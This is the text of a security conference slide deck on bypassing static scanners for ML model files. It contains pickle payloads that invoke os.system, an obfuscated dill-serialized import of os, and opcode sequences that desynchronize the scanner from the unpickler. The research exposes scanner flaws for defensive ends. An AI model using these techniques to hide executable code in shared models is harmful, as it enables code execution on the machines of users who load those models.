black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Smashing Model Scanners

Advanced Bypass Techniques and a Novel Detection Approach

By Itay Ravia
Head of Aim Labs

About me

- On a mission to secure the AI revolution, which is currently like a whack-a-mole game
- Over a decade of cybersecurity and AI research
- Head of Aim Labs @ Aim Security
- Author of #EchoLeak vulnerability (CVSS score 9.3) in M365 Copilot
  - First AI agent 0-click

aim security

Today’s Menu

- The risks of using 3p AI models
- How current protections are inherently flawed
- A novel detections approach FTW

What are AI Models?

Models are made out of 2 parts

Weights

Usually millions-billions of numerical parameters

Architecture

How those parameters interact with one another

What are AI Models?

These days you can find architectures for nearly any task you have in mind on platforms such as Hugging Face

What are AI Models?

ML engineers / data scientists use proprietary or public datasets to retrain existing models to their very-specific subtask

Natural Language Processing

- Text Classification
- Token Classification
- Table Question Answering
- Question Answering
- Zero-Shot Classification
- Translation
- Summarization
- Feature Extraction
- Text Generation
- Text2Text Generation
- Fill-Mask
- Sentence Similarity
- Text Ranking

Audio

- Text-to-Speech
- Text-to-Audio
- Automatic Speech Recognition
- Audio-to-Audio
- Audio Classification
- Voice Activity Detection

Tabular

- Tabular Classification
- Tabular Regression
- Time Series Forecasting

Reinforcement Learning

- Reinforcement Learning
- Robotics

Multimodal

- Audio-Text-to-Text
- Image-Text-to-Text
- Visual Question Answering
- Document Question Answering
- Video-Text-to-Text
- Visual Document Retrieval
- Any-to-Any

Computer Vision

- Depth Estimation
- Image Classification
- Object Detection
- Image Segmentation
- Text-to-Image
- Image-to-Text
- Image-to-Image
- Image-to-Video
- Unconditional Image Generation
- Video Classification
- Text-to-Video
- Zero-Shot Image Classification
- Mask Generation
- Zero-Shot Object Detection
- Text-to-3D
- Image-to-3D
- Image Feature Extraction
- Keypoint Detection
- Video-to-Video

ML Frameworks & Formats

ML Framework	Model file formats	Serialization format
PyTorch	PyTorch ZIP PyTorch legacy	Pickle inside Zip Pickle
Tensorflow	Keras v3 Keras legacy SavedModel	“Json” HDF5 “Protobuf”
Transformers	SafeTensors …	“Json” + SafeTensors
MLflow	-	Pickle Cloudpickle (still pickle…)
Joblib	Joblib	Joblib pickle
ONNX	ONNX	Protobuf

ML Frameworks & Formats

ML Framework	Model file formats	Serialization format
PyTorch	PyTorch ZIP PyTorch legacy	**Pickle** inside Zip **Pickle**
Tensorflow	Keras v3 Keras legacy SavedModel	“Json” HDF5 “Protobuf”
Transformers	SafeTensors …	“Json” + SafeTensors
MLflow	-	**Pickle** Cloudpickle (still **pickle…**)
Joblib	Joblib	Joblib **pickle**
ONNX	ONNX	Protobuf

black hat BRIEFINGS


ML Frameworks & Formats

ML Framework	Model file formats	Serialization format
PyTorch	PyTorch ZIP PyTorch legacy	**Pickle** inside Zip **Pickle**
Tensorflow	Keras v3 Keras legacy SavedModel	**“Json”** **HDF5** **“Protobuf”**
Transformers	SafeTensors …	“Json” + SafeTensors
MLflow	-	**Pickle** Cloudpickle (still **pickle…**)
Joblib	Joblib	Joblib **pickle**
ONNX	ONNX	Protobuf

ML Frameworks & Formats

ML Framework	Model file formats	Serialization format
PyTorch	PyTorch ZIP PyTorch legacy	**Pickle** inside Zip **Pickle**
Tensorflow	Keras v3 Keras legacy SavedModel	**"Json"** **HDF5** **"Protobuf"**
Transformers	SafeTensors ...	**"Json"** + SafeTensors
MLflow	-	**Pickle** Cloudpickle (still **pickle…**)
Joblib	Joblib	Joblib **pickle**
ONNX	ONNX	Protobuf

Black Hat Asia 2024



[13] https://github.com/huggingface/transformers/blob/v4.34.1/src/transformers/models/rag/retrieval_rag.py

[1] Peng Zhou, https://i.blackhat.com/Asia-24/Presentations/Asia-24-Zhou-HowtoMakeHuggingFace.pdf

Using 3p Models Risks

Code Execution
Load Time

Code Execution
Inference Time

Backdoored Inputs

Current Protection: Static Scanners

Contain a preset denylist / allowlist of modules and functions, based on known methods attackers can use to inject malicious payloads into the model files

For example, using os.system in a pickle is detected as malicious

In other formats, based on rules denylisting modules, such as Lambda functions in Keras

HF Picklescan

```python
class A:
    def __reduce__(self):
        return os.system, ("echo Pwned.",)


torch.save(A(), "/tmp/pytorch_model.bin")
```

```python
model = torch.nn.Linear(10, 20)

torch.save(model.state_dict(), "/tmp/state_dict.pt")
```

```python
model = torch.nn.Linear(10, 20)

torch.save(model, "/tmp/pytorch_model.bin")
```

Detected Pickle imports (1)

```
"posix.system"
```

Detected Pickle imports (3)

```
"collections.OrderedDict",
"torch.FloatStorage",
"torch._utils._rebuild_tensor_v2"
```

Detected Pickle imports (6)

```
"__builtin__.set",
"torch._utils._rebuild_parameter",
"torch.FloatStorage",
"torch.nn.modules.linear.Linear",
"collections.OrderedDict",
"torch._utils._rebuild_tensor_v2"
```

Bypass Method #1


Scanners denylist can never be comprehensive

Thousands of python libraries, thousands of functions within each


Wrote an AI agent to find esoteric functions that call python exec / eval / other unsafe functions based on GitHub source code

Bypass Method #1

2 hours of work yielded >50 “easy examples” of unsafe functions missed by current static scanners



Bypass Method #1



Static Scanners Shortcomings

Near impossible to create a comprehensive denylist

Bypass Method #2

Custom architectures may include python bytecode into the model file

In pickle formats - using dill / cloudpickle imports, but also in others such as Keras Lambda layers

Hence, model scanning is at least as complex a problem as the halting problem

Static code analysis is NP-hard, leaving static scanners at an obvious disadvantage

Bypass Method #2

Even simple examples go undetected

```python
def goo(arg):
    x = '__im'
    y = 'po'
    z = 'rt__'
    o = 'o'
    s = 's'
    module = torch.__builtins__[x + y + z](o + s)
    module.system("echo \"You've been pwned.\"")
    return arg
```

Bypass Method #2

Even simple examples go undetected

```python
def goo(arg):
    x = '__im'
    y = 'po'
```

Detected Pickle imports (10)

```
"collections.OrderedDict",
"dill._dill._import_module",
"dill._dill._create_function",
"torch._utils._rebuild_tensor_v2",
"dill._dill._create_code",
"torch.FloatStorage",
"_codecs.encode",
"torch.nn.modules.linear.Linear",
"dill._dill._load_type",
"torch._utils._rebuild_parameter"
```

File Security Scans

pytorch_model.bin

No issue

Queued

No issue

Static Scanners Shortcomings

Near impossible to create a comprehensive denylist

Computationally limited because static code analysis is NP-hard

There is inherent ambiguity in only looking at modules used

Bypass Method #3

Static scanners are over-simplistic in their simulation of the loading process

Bypass Method #3

Static scanners are over-simplistic in their simulation of the loading process

Python assembly language - retains state over two data structures:

- Stack - LIFO structure
- Random access memory

For our purposes:

- PYTHON_IMPORT (GLOBAL, STACK_GLOBAL)
- PUSH_STACK / POP_STACK (STRING, INT, ...)
- PUT_MEM / GET_MEM (PUT, BINPUT, MEMOIZE, GET, BINGET)
- INSTANTIATE (INST, OBJ)
- CALL_IMPORTED_FUNC (REDUCE)

Bypass Method #3

Static scanners are over-simplistic in their simulation of the loading process

```
for n in range(len(ops)):
    op = ops[n]
    if op.name is PUT_MEM:
        memo[len(memo)] = ops[n - 1].arg
    elif op.name is INSTANTIATE:
        imports.add(tuple(op.arg.split(" ", 1)))
    elif op.name is PYTHON_IMPORT:
        stack = []
        for offset in range(1, n):
            if ops[n - offset].name is PUT_MEM:
                continue
            if ops[n - offset].name is GET_MEM:
                index = ops[n - offset].arg
                stack.append(memo[index])
            else:
                # PUSH_STACK opcodes go here
                stack.append(ops[n - offset].arg)
            if len(stack) == 2:
                break
        imports.add((stack[1], stack[0]))
return imports
```

[2] mmaitre314, https://github.com/mmaitre314/picklescan

Bypass Method #3

An attacker could utilize this to desynchronize scanner and unpickler

```
for n in range(len(ops)):
    op = ops[n]
    if op.name is PUT_MEM:
        memo[len(memo)] = ops[n - 1].arg
    elif op.name is INSTANTIATE:
        imports.add(tuple(op.arg.split(" ", 1)))
    elif op.name is PYTHON_IMPORT:
        stack = []
        for offset in range(1, n):
            if ops[n - offset].name is PUT_MEM:
                continue
            if ops[n - offset].name is GET_MEM:
                index = ops[n - offset].arg
                stack.append(memo[index])
            else:
                # PUSH_STACK opcodes go here
                stack.append(ops[n - offset].arg)
            if len(stack) == 2:
                break
        imports.add((stack[1], stack[0]))
return imports
```

[2] mmaitre314, https://github.com/mmaitre314/picklescan

Bypass Method #3

INPUT

SCANNER DATA STRUCTURES

STACK

	MEMO
0	
1	
2	

	DETECTED IMPORT
1	
2	
3	

UNPICKLER DATA STRUCTURES

STACK

	MEMO
0	
1	
2	

	ACTUAL IMPORT
1	
2	
3	

Bypass Method #3

INPUT
`PUSH_STACK "os"`

SCANNER DATA STRUCTURES

STACK
"os"

	MEMO
0	
1	
2	

	DETECTED IMPORT
1	
2	
3	

UNPICKLER DATA STRUCTURES

STACK
"os"

	MEMO
0	
1	
2	

	ACTUAL IMPORT
1	
2	
3	

Bypass Method #3

INPUT
`PUSH_STACK “os”`
`INSTANTIATE “builtins str”`

SCANNER DATA STRUCTURES

STACK
“os”

	MEMO
0	
1	
2	

	DETECTED IMPORT
1	builtins.str
2	
3	

UNPICKLER DATA STRUCTURES

STACK
“os”

	MEMO
0	
1	
2	

	ACTUAL IMPORT
1	builtins.str
2	
3	

Bypass Method #3

INPUT
`PUSH_STACK “os”`
`INSTANTIATE “builtins str”`
`PUT_MEM 0`

SCANNER DATA STRUCTURES

STACK
“os”

	MEMO
0	“builtins str”
1	
2	

	DETECTED IMPORT
1	builtins.str
2	
3	

UNPICKLER DATA STRUCTURES

STACK
“os”

	MEMO
0	“os”
1	
2	

	ACTUAL IMPORT
1	builtins.str
2	
3	

black hat BRIEFINGS

Bypass Method #3

INPUT
`PUSH_STACK “os”`
`INSTANTIATE “builtins str”`
`PUT_MEM 0`
`GET_MEM 0`

SCANNER DATA STRUCTURES

STACK
“os”
“builtins str”

	MEMO
0	“builtins str”
1	
2	

	DETECTED IMPORT
1	builtins.str
2	
3	

UNPICKLER DATA STRUCTURES

STACK
“os”
“os”

	MEMO
0	“os”
1	
2	

	ACTUAL IMPORT
1	builtins.str
2	
3	

black hat BRIEFINGS

Bypass Method #3

INPUT
`PUSH_STACK "os"`
`INSTANTIATE "builtins str"`
`PUT_MEM 0`
`GET_MEM 0`
`PUSH_STACK "system"`

SCANNER DATA STRUCTURES

STACK
"os"
"builtins str"
"system"

	MEMO
0	"builtins str"
1	
2	

	DETECTED IMPORT
1	builtins.str
2	
3	

UNPICKLER DATA STRUCTURES

STACK
"os"
"os"
"system"

	MEMO
0	"os"
1	
2	

	ACTUAL IMPORT
1	builtins.str
2	
3	

Bypass Method #3

INPUT
`PUSH_STACK "os"`
`INSTANTIATE "builtins str"`
`PUT_MEM 0`
`GET_MEM 0`
`PUSH_STACK "system"`
`PYTHON_IMPORT`

SCANNER DATA STRUCTURES

STACK
"os"
"builtins str"
"system"

	MEMO
0	"builtins str"
1	
2	

	DETECTED IMPORT
1	builtins.str
2	builtins str.system
3	

UNPICKLER DATA STRUCTURES

STACK
"os"
"os"
"system"

	MEMO
0	"os"
1	
2	

	ACTUAL IMPORT
1	builtins.str
2	os.system
3	

Bypass Method #3

INPUT
`PUSH_STACK "os"`
`INSTANTIATE "builtins str"`
`PUT_MEM 0`
`GET_MEM 0`
`PUSH_STACK "system"`
`PYTHON_IMPORT`

SCANNER DATA STRUCTURES

STACK
"os"
"builtins str"
"system"

	MEMO
0	"builtins str"
1	
2	

	DETECTED IMPORT
1	builtins.str
2	builtins str.system
3	

UNPICKLER DATA STRUCTURES

STACK
"os"
"os"
"system"

	MEMO
0	"os"
1	
2	

	ACTUAL IMPORT
1	builtins.str
2	os.system
3	

Bypass Method #3

SCANNER DATA STRUCTURES

INPUT

PUSH_STACK “os”

INSTANTIATE “bui

PUT_MEM 0

GET_MEM 0

PUSH_STACK “system”

PYTHON_IMPORT

STACK

“os”

“os”

“os”

“system”

MEMO

0 “builtins.str”

ME

0 “os”

1

2


DETECTED IMPORT


1 builtins.str

1 builtins.str

2 os.system

3





Static Scanners Shortcomings

Near impossible to create a comprehensive denylist

Computationally limited because static code analysis is NP-hard

There is inherent ambiguity in only looking at modules used

Always behind the curve of novel attack methods

Bypass Method #4

Some model file formats are just too complicated to statically analyze

Joblib - a pickle that's optimized for numpy arrays

A block of pickle opcodes with numpy array "interruptions" in the middle:

- Random numpy array bytes (dtype uint32, float16, …)
- Embedded pickle blobs that use a new stack and new memo (dtype object)

black hat BRIEFINGS

Bypass Method #4

INPUT
`PUSH_STACK "os"`
`PUT_MEM 0`
`PUSH_STACK "system"`
`PUT_MEM 1`

SCANNER DATA STRUCTURES

STACK
"os"
"system"

	MEMO
0	"os"
1	"system"

	DETECTED IMPORT
1	
2	

UNPICKLER DATA STRUCTURES

STACK
"os"
"system"

	MEMO
0	"os"
1	"system"
2	
3	

	ACTUAL IMPORT
1	
2	
3	
4	

Bypass Method #4

INPUT
`PUSH_STACK "os"`
`PUT_MEM 0`
`PUSH_STACK "system"`
`PUT_MEM 1`
Numeric values from an array with a dynamically determined length

SCANNER DATA STRUCTURES

STACK
"os"
"system"

	MEMO
0	"os"
1	"system"

	DETECTED IMPORT
1	joblib.NumpyArrayWrapper
2	

UNPICKLER DATA STRUCTURES

STACK
"os"
"system"

	MEMO
0	"os"
1	"system"
2	
3	

	ACTUAL IMPORT
1	joblib.NumpyArrayWrapper
2	
3	
4	

Bypass Method #4

INPUT
`PUSH_STACK "os"`
`PUT_MEM 0`
`PUSH_STACK "system"`
`PUT_MEM 1`
Numeric values from an array with a dynamically determined length
`GET_MEM 0`

SCANNER DATA STRUCTURES

STACK
"os"
"system"

	MEMO
0	"os"
1	"system"

	DETECTED IMPORT
1	joblib.NumpyArrayWrapper
2	

UNPICKLER DATA STRUCTURES

STACK
"os"
"system"
"os"

	MEMO
0	"os"
1	"system"
2	
3	

	ACTUAL IMPORT
1	joblib.NumpyArrayWrapper
2	
3	
4	

Bypass Method #4

INPUT
`PUSH_STACK "os"`
`PUT_MEM 0`
`PUSH_STACK "system"`
`PUT_MEM 1`
Numeric values from an array with a dynamically determined length
`GET_MEM 0`
`GET_MEM 1`
`PYTHON_IMPORT`

SCANNER DATA STRUCTURES

STACK
"os"
"system"

	MEMO
0	"os"
1	"system"

	DETECTED IMPORT
1	joblib.NumpyArrayWrapper
2	

UNPICKLER DATA STRUCTURES

STACK
"os"
"system"
"os"
"system"

	MEMO
0	"os"
1	"system"
2	
3	

	ACTUAL IMPORT
1	joblib.NumpyArrayWrapper
2	os.system
3	
4	

Bypass Method #4

INPUT
PUSH_STACK “os”
PUT_MEM 0
PUSH_STACK “system”
PUT_MEM 1
Numeric values from an array with a dynamically determined length
GET_MEM 0
GET_MEM 1
PYTHON_IMPORT

SCANNER DATA STRUCTURES

STACK
“os”
“system”

	MEMO
0	“os”
1	“system”

	DETECTED IMPORT
1	joblib.NumpyArrayWrapper
2	

UNPICKLER DATA STRUCTURES


STACK
“os”
“system”
“os”
“system”

	MEMO
0	“os”
1	“system”
2	
3	

	ACTUAL IMPORT
1	joblib.NumpyArrayWrapper
2	os.system
3	
4	

Bypass Method #4

Some model file formats are just too complicated to statically analyze



Static Scanners Shortcomings

Near impossible to create a comprehensive denylist

Computationally limited because static code analysis is NP-hard

There is inherent ambiguity in only looking at modules used

Always behind the curve of novel attack methods


Some formats too convoluted to properly analyze this way

Why not allowlist-based static scanners then?

Custom architectures often include non-standard libraries

For example, YOLO models achieve State-of-the-Art results for image-based tasks while relying on non-standard ultralytics library

Why not allowlist-based static scanners then?



Why not allowlist-based static scanners then?

